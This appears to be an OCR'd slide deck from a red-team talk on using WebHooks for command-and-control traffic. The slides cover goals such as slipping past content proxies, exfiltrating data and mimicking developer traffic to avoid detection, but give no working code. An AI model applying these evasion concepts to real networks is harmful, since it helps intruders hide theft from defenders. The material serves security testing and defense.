Abusing Web Hooks
For Command And Control

Dimitry Snezhkov
@Op_nomad

X-Force Red
IBM Corporation

What we are going to talk about

Subject: **Safe(er) bidirectional delivery of content and communication across network boundaries with the use of WebHook technology.**

From:
- Hostile networks
- Monitored networks
- Censored networks
- Restricted networks

To:
- External Hosts under your control. (C&C servers)

Purpose:
- External Content Retrieval
- Internal Content Exfiltration
- Shell Execution on External and Internal Hosts

Audience

<u>Offense</u>

- Red Teamers
- Pen Testers

Defense

- DF/IR folks
- Sysadmins
- Developers

- Privacy Advocates
- Anyone interested in covert communication

About

Dimitry Snezhkov

X-Force Red , IBM Corporation

"Opinions expressed are solely my own and do not express the views or opinions of my employer ***or it's products.****"*

Watson*> Are you sure?..*

What I do:

- *Offensive Testing*
- *Code Hacking*
- *Tool Hacking*
- *Other security work*

Context: Strategic Goals

Meet Defense at their map of the world.

- Seek alternative means of effective outbound communication through content proxies.
- Maximize adaptive retooling capability for exfiltration.
- Minimize discoverability of outbound communication in environments
- Use opportunities in targeted environment to overcome restrictions.

Context: Tactical Goals

- Achieve asynchronous or realtime-asynchronous communication between hostile network and external server under your control.
- Attempt to achieve reverse connectivity to hostile networks from external server under your control
- Avoid existing detection mechanisms, elevating OpSec capability.
- Attempt to avoid censorship in communicating to safe external server under your control.

Technical Mechanisms

- Discover HTTP WebHooks concept.
- Use WebHooks to Achieve asynchronous unidirectional or bi-directional connectivity with external world.
- Develop a tool to shuttle communication over WebHooks.

Set The Stage: Players


- Offense (**RED**)
- Defense(**BLUE**)
- Content Proxy
- Command and Control Server (C&C or C2)
- C2 Broker
- Internal Agent, Client
- External Agent, Server

The Problem

Communication from restricted networks can be challenging.

A game of 6 blind blue men and the red elephant

The Problem: Blue Perspective




- What is this **unknown** I am seeing
- How blind is it
- How can I better restrict it
- How to detect its capabilities without revealing my mechanisms

- Wait until **unknown** moves
- Place a monitor and watch.

Passive and works for us…

The Problem: Red Perspective




- What is **this** environment. How can I quickly/safely learn more.
- What can they do to me, How many defenses are there, How many more will I see if I move
- <u>How blind are they</u> really.
- Where are sensors. How many attempts. What timeouts?
-

<u>Wish</u>: If I don't move maybe they will go away …
<u>Reality</u>: Have to move to figure out.

The Elephant has to move…

First move may kill




0:0

For the Elephant

- Unsafe negative outcome
- Safe negative outcome
- Safe positive outcome

Unsafe Negative Outcome




Know the feeling?

Safe Negative Outcome

Red: My probes tell me I can classify this environment as **HOSTILE**:

- IDS sensor
- ICMP/DNS Tunneling prohibited
- Tight Content proxy
- Looks like I cannot reach drives,
- No domain fronting.
- If I move with brute force I will crash.




Panic now? But I am still ALIVE!

Safe Positive Outcome

Blue: My sensors tell me I can <u>classify</u> the **unknown** as **SAFE**, we are friends.


Opinions:
- it's an approved tool
- It's a safe protocol
- It's an approved port
- It's an allowed site
- It's a safe traffic,
- It's a known x,y,z….




X

My Mechanisms Check out:
- I have a draconian content proxy,
- I have a whitelist.
- I inspect traffic for "known bad"

The map is not the territory!





- May have uses only “known” methods for classification
- May be overly paranoid of each other’s capability.
- May be dismissive of each other’s capability.


Both built a static map of the world
based on previous assumptions and odds.
Both CLASSIFIED the odds.

No map is ever completely true

The map is not the territory!

Red needs to:

- Consistently break its static map of the world. Adapt.
- Meet **Blue** at their map of the world. Pace and lead them.



Safe Positive Outcome: On The Path to Mimicry

mim·ic·ry
/ˋmiməkrē/

BIOLOGY
the close external resemblance of an animal or plant (or part of one) to another animal, plant, or inanimate object.

On The Path to Mimicry: Developers

Levels of Mimicry for Red.

- Blue known and approved Business Need/Role/Process
- Blue approved Traffic/Protocol
- Blue “good” Tools and “valid” Rules

Recall:

Blue: Trust Detection Mechanisms

- I have a draconian content proxy,
- I have a whitelist.
- I inspect traffic for “known bad”

Strategic Goals Revisited

Pace: Mimic and Follow the Developer.
Pace: Code Red tools in the shadow of the Developer process/tools/protocols/
Pace: Hide in plain sight, in the shadow of Developer routine.

Lead: Make Blue believe you are “known good”.


I believe my Developer -> I see you act as one -> I believe you..

Meet Defense at their map of the world.

WebHooks for the Red Elephants

- A new technology for Asynchronous Web responses
- Built for notification services.
- Bound to make it's way into the enterprise
- Easy to implement.
- Low maintenance.
- Collaborative and Social Coding friendly.
- Operates over HTTP.
- All security mechanisms apply (TLS)

Server Request / Response polling loop



1. We submit a request for processing to the Web server.

2. Server begins executing our request.

3… Client keeps polling Webserver for response.


“Are we there yet?”

- No. 5 request **No! 50 requests No!! 500 requests**
- **STOP Asking!!!!**

Server gets annoyed. Context switches, Resources

4. When the server has the result client grabs it.
Client is happy, Server is a bit more relaxed , until next time.

WebHooks. Response Subscription



STOP Asking!!!! I could just tell the client when I am done.

0. Client provides a URL for response (a hook) to the server.

1. Client submits a request for processing to the server.


2. Server begins executing client request. Client sleeps.

3. When the server has the result it
   notifies the client by sending the response back

4. Client wakes up and processes the response.

Client is happy.
Server is happy. We communicate **ASYNCHRONOUSLY**

WebHooks in Action



- A **link** to the Client's resource recorded on the Server.

http://client/action/method

- Client LISTENs for events or a port

Client.listen("X.X.X.X", 8080)

Server POSTS the response to the **link** when it's ready.

Who uses WebHooks?

- Continuous Integration (CI) services (e.g Heroku)
- Code management repos (GitHub, etc.)
- Team Communication services (Slack, etc.)
- Notifications and Alerting (e.g. DataDog, PagerDuty, etc.)

Everyone else …

Safe Negative Outcome Revisited


Red: My probes tell me I can classify this environment as **HOSTILE**:

~~- IDS sensor~~
~~- ICMP/DNS Tunneling prohibited~~

Tight Content proxy

Your direct connection C2 site is not ranked, sorry

~~- Looks like I cannot reach drives,~~
~~- No domain fronting.~~
~~- If I move with brute force I will crash.~~



Your organization's Internet use polic… …ccess to this web page at this time.

…E" is filtered. Keyword found: facebook.

…query?frow=0&n=10&srcht=s&query=facebook&srchst=…aterange=full&mon1=01&day1=01&year1=1981&mon2=09&day2=…22&submit.y=11

…o learn more about your access policy.

…e browser's Back button to return

Access to this site is restricted.

Attention: Access to the requested website "$(url)" is restricted in accordance with the Compan…

If access to the website is required for business purposes please send an email to Comp… …request for exception reviewed.

Note: User will be required to provide business justification to …

Internet usage is logged and subject to monitoring, in accordance with the Company-X network monitoring policy

Connection Request Details
Company-X Internet Proxy: $(proxy.name)
Your Username: $(user.name)
Your IP…
Web P…
Web Page…
Current UTC…

***This is a restricted syste…

[redacted]

Access Denied (content_filter_denied)

Your system policy has denied access to the requested URL.

Please contact your system administrator.

